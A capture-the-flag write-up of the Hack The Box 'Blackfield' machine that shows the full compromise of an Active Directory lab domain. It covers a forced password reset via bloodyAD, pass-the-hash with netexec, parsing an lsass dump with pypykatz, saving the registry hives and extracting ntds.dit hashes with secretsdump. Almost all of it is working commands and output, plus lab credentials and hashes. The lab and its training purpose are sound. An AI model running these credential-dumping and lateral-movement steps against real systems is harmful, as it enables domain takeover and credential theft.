
I want to take a closer look at what I can do with the creds I have.

```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ sudo bloodhound-python -d BLACKFIELD.local -u support -p '#00^BlackKnight' -ns 1
0.10.10.192 -c all
[sudo] password for kali:
INFO: Found AD domain: blackfield.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Er
rno Connection error (dc01.blackfield.local:88)] [Errno -2] Name or service not know
n
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 18 computers
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Found 316 users
INFO: Found 52 groups
INFO: Found 2 gpos
```



I couldn't really find a lot of important info off this so I decided to take a closer look at the account I had access to.

I started clicking on everything I could to see if maybe some important information that could help me could be found and I got the following.



This was in the first degree object control.

Because I don't have access to the system through WINRM I have to use the linux abuse commands.

Help: ForceChangePassword

Info | Windows Abuse | Linux Abuse | Opsec | Refs

Use samba's net tool to change the user's password. The credentials can be supplied in cleartext or prompted interactively if omitted from the command line. The new password will be prompted if omitted from the command line.

```
net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"Controll
edUser"%"Password" -S "DomainController"
```

Pass-the-hash can also be done here with pth-toolkit's net tool. If the LM hash is not known it must be replace with `ffffffffffffffffffffffffffffffff`.

```
pth-net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"Cont
rolledUser"%"LMhash":"NThash" -S "DomainController"
```

Now that you know the target user's plain text password, you can either start a new agent as that user, or use that user's credentials in conjunction with PowerView's ACL abuse

Alternatively, it can be achieved using bloodyAD

```bash
bloodyAD --host "$DC_IP" -d "$DOMAIN" -u "$USER" -p "$PASSWORD" set password
"$TargetUser" "$NewPassword"
```

Using bloodyAd I managed to change the password of the Audit2020 user to something I controlled. Now I have the creds for this user.

```
┌──(kali㉿kali)-[~/Desktop/Tool/bloodyAD]
└─$ python bloodyAD.py --host 10.10.10.192 -d BLACKFIELD.local -u support -p '#00^BlackKnight' set password AUDIT2020 'Password1'

[+] Password changed successfully!
```

```
AUDIT2020:Password1
```

```
┌──(kali㉿kali)-[~/Desktop/Tool/bloodyAD]
└─$ netexec smb blackfield.local -u 'audit2020' -p  'Password1'
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\audit2020:Password1
```

Sadly this user account did not have WINRM access.

```
┌──(kali㉿kali)-[~/Desktop/Tool/bloodyAD]
└─$ netexec winrm blackfield.local -u 'audit2020' -p  'Password1'
WINRM       10.10.10.192    5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01)
WINRM       10.10.10.192    5985   DC01             [-] BLACKFIELD.local\audit2020:Password1
```

ACCESSING SMB Shares with AUDIT2020

SMBCLIENT

```
┌──(kali㉿kali)-[~/Desktop/Tool/bloodyAD]
└─$ smbclient -U audit2020 \\\\blackfield.local\\forensic
Password for [WORKGROUP\audit2020]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Feb 23 08:03:16 2020
  ..                                  D        0  Sun Feb 23 08:03:16 2020
  commands_output                     D        0  Sun Feb 23 13:14:37 2020
  memory_analysis                     D        0  Thu May 28 16:28:33 2020
  tools                               D        0  Sun Feb 23 08:39:08 2020
```

```
.                                   D        0  Sun
..                                  D        0  Sun
domain_admins.txt                   A      528  Sun
domain_groups.txt                   A      962  Sun
domain_users.txt                    A    16454  Fri
firewall_rules.txt                  A   518202  Sun
ipconfig.txt                        A     1782  Sun
netstat.txt                         A     3842  Sun
route.txt                           A     3976  Sun
systeminfo.txt                      A     4550  Sun
tasklist.txt                        A     9990  Sun
```

I opened the files and found the following


```
┌──(kali㉿kali)-[~/Desktop/Tool/bloodyAD]
└─$ cat domain_admins.txt
ÿþGroup name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator        Ipwn3dYourCompany
The command completed successfully.
```

```
Administrator:Ipwn3dYourCompany
```

I doubt these creds are valid at the moment but I will try to use them to see. If this fails then I will test for password reuse.

```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ netexec smb blackfield.local -u users.txt -p  'Ipwn3dYourCompany' --continue-on-success
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\Administrator:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\Guest:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\krbtgt:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\Domain:Ipwn3dYourCompany (Guest)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\Protected:Ipwn3dYourCompany (Guest)
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\DC01$:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\audit2020:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\support:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\BLACKFIELD764430:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\BLACKFIELD538365:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\BLACKFIELD189208:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\BLACKFIELD404458:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\BLACKFIELD706381:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\BLACKFIELD937395:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\BLACKFIELD553715:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\BLACKFIELD840481:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\BLACKFIELD622501:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\BLACKFIELD787464:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\BLACKFIELD163183:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\BLACKFIELD869335:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\BLACKFIELD319016:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\BLACKFIELD600999:Ipwn3dYourCompany STATUS_LOGON_FAILURE
```

I found this online which helped me get the hashes.



Pypykatz

Pypykatz is a Python implementation of some Mimikatz features. While it is capable of extracting credentials from the live memory of a local host it is also the tool used by pretty much every program listed here to parse and output the gathered credentials: for this reason it can be the perfect choice if you have already made a dump by living-off-the-land and would like to analyze it from your own Linux box, in which case we would use:

```
pypykatz lsa minidump <file.dmp>
```

Pypykatz will then proceed to list every secret stored in the dump file divided by user session:

```
┌──(giulio㉿kaliGiulio)-[~]
└─$ pypykatz lsa minidump ~/lsass.DMP
INFO:pypykatz:Parsing file /home/giulio/lsass.DMP
FILE: ======== /home/giulio/lsass.DMP =======
== LogonSession ==
authentication_id 7610822 (7421c6)
session_id 3
username Administrator
domainname WORKSTATION1
logon_server WORKSTATION1
logon_time 2023-12-18T14:16:29.707533+00:00
sid S-1-5-21-2806756060-3910251293-4119534433-500
luid 7610822
        == MSV ==
                Username: Administrator
                Domain: WORKSTATION1
                LM: 13cdf4cf3d793bf1ab6cdf56e153c058
                NT: 1644e9777bc1c3c2d8a56203ef977cf2
                SHA1: c8f8d61fd26c628422dd1d178f3a16afb3cc0c85
                DPAPI: NA
        == WDIGEST [7421c6]==
                username Administrator
                domainname WORKSTATION1
                password MegaPassword!1
                password (hex)4d00650067006100500061007300730077006f00720064002100310000000000
```

Pypykatz parsing all secrets and sessions from a minidump

PYPYKATZ

```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ pypykatz lsa minidump lsass.DMP
/usr/lib/python3/dist-packages/pypykatz/_version.py:11: SyntaxWarning: invalid escape sequence '\.'
  """
INFO:pypykatz:Parsing file lsass.DMP
FILE: ======== lsass.DMP =======
== LogonSession ==
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
        == MSV ==
                Username: svc_backup
                Domain: BLACKFIELD
                LM: NA
                NT: 9658d1d1dcd9250115e2205d9f48400d
                SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
                DPAPI: a03cd8e9d30171f3cfe8caad92fef621
```

Here I found the credentials.

```
Username: svc_backup
                Domain: BLACKFIELD
                LM: NA
                NT: 9658d1d1dcd9250115e2205d9f48400d
                SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
                DPAPI: a03cd8e9d30171f3cfe8caad92fef621


                Username: Administrator
                Domain: BLACKFIELD
                LM: NA
                NT: 7f1e4ff8c6a8e6b6fcae2d9c0572cd62
                SHA1: db5c89a961644f0978b4b69a4d2a2239d7886368
                DPAPI: 240339f898b6ac4ce3f34702e4a89550
```

Testing credentials

Here I performed a passthehash with the NT hash while using netexec and this worked for the user svc-backup

```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ netexec smb blackfield.local -u svc_backup -H '9658d1d1dcd9250115e2205d9f48400d'
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d
```

```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ netexec smb blackfield.local -u Administrator -H '7f1e4ff8c6a8e6b6fcae2d9c0572cd62'
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True)
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\Administrator:7f1e4ff8c6a8e6b6fcae2d9c0572cd62 STATUS_LOGON_FAILURE
```

The administrator hash did not work it seems that password was changed.

I once again attempted to do a spray but this was not successful

```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ netexec smb blackfield.local -u users.txt -H '9658d1d1dcd9250115e2205d9f48400d' --continue-on-success
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True)
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\Administrator:9658d1d1dcd9250115e2205d9f48400d STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\Guest:9658d1d1dcd9250115e2205d9f48400d STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\krbtgt:9658d1d1dcd9250115e2205d9f48400d STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\Domain:9658d1d1dcd9250115e2205d9f48400d (Guest)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\Protected:9658d1d1dcd9250115e2205d9f48400d (Guest)
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\DC01$:9658d1d1dcd9250115e2205d9f48400d STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\audit2020:9658d1d1dcd9250115e2205d9f48400d STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\support:9658d1d1dcd9250115e2205d9f48400d STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\BLACKFIELD764430:9658d1d1dcd9250115e2205d9f48400d STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\BLACKFIELD538365:9658d1d1dcd9250115e2205d9f48400d STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\BLACKFIELD189208:9658d1d1dcd9250115e2205d9f48400d STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\BLACKFIELD404458:9658d1d1dcd9250115e2205d9f48400d STATUS_LOGON_FAILURE
SMB         10.10.10.192    445    DC01             [-] BLACKFIELD.local\BLACKFIELD706381:9658d1d1dcd9250115e2205d9f48400d STATUS_LOGON_FAILURE
```

Gaining Access

```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ netexec winrm blackfield.local -u svc_backup -H '9658d1d1dcd9250115e2205d9f48400d'
WINRM       10.10.10.192    5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
WINRM       10.10.10.192    5985   DC01             [+] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d (Pwn3d!)
```

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/28/2020   2:26 PM             32 user.txt
```

Privilege Escalation

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

```
*Evil-WinRM* PS C:\> type notes.txt
Mates,

After the domain compromise and computer forensic last week, auditors advised us to:
- change every passwords -- Done.
- change krbtgt password twice -- Done.
- disable auditor's account (audit2020) -- KO.
- use nominative domain admin accounts instead of this one -- KO.

We will probably have to backup & restore things later.
- Mike.

PS: Because the audit report is sensitive, I have encrypted it on the desktop (root.txt)
```

With this I can try an attack that will probably not work because this is a hard box and I doubt something so simple would work.

```
*Evil-WinRM* PS C:\> mkdir Temp


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/24/2024   9:05 PM                Temp


*Evil-WinRM* PS C:\> reg save hklm\sam c:\Temp\sam
The operation completed successfully.

*Evil-WinRM* PS C:\> reg save hklm\system c:\Temp\system
The operation completed successfully.
```

```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ pypykatz registry --sam sam system
/usr/lib/python3/dist-packages/pypykatz/_version.py:11: SyntaxWarning: invalid escape sequence '\.'
  """
WARNING:pypykatz:SECURITY hive path not supplied! Parsing SECURITY will not work
WARNING:pypykatz:SOFTWARE hive path not supplied! Parsing SOFTWARE will not work
============== SYSTEM hive secrets ==============
CurrentControlSet: ControlSet001
Boot Key: 73d83e56de8961ca9f243e1a49638393
============== SAM hive secrets ==============
HBoot Key: 1d645695662cc2a70d54ee626104485110101010101010101010101010101010
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ netexec smb blackfield.local -u Administrator -H '67ef902eae0d740df6257f273de75051' --local-auth
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:DC01) (signing:True) (SMBv1:False)
SMB         10.10.10.192    445    DC01             [-] DC01\Administrator:67ef902eae0d740df6257f273de75051 STATUS_LOGON_FAILURE
```

When I attempted to use this administrator password hash it obviously did not work. Now I will attempt a more complex attack path with a similar idea as the one above but instead of backing up the SAM I will just backup the NTDS.DIT and from here I will find a user that I can use to get the root flag.

```
    Directory: C:\Temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/24/2024   9:14 PM            607 2024-11-24_21-14-52_DC01.cab
-a----        11/24/2024   5:48 PM       18874368 ntds.dit
-a----        11/24/2024   9:14 PM             84 raj.dsh
-a----        11/24/2024   9:05 PM          45056 sam
-a----        11/24/2024   9:05 PM       17551360 system
```

```
┌──(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ impacket-secretsdump -ntds ntds.dit -system system local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:c8e78f1aaa68bac0ab473476852a2d01:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:600a406c2c1f2062eb9bb227bad654aa:::
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212:::
BLACKFIELD.local\BLACKFIELD764430:1105:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD538365:1106:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD189208:1107:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD404458:1108:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD706381:1109:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD937395:1110:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD553715:1111:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD840481:1112:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD622501:1113:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD787464:1114:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
```

Here I got access to the account as administrator.

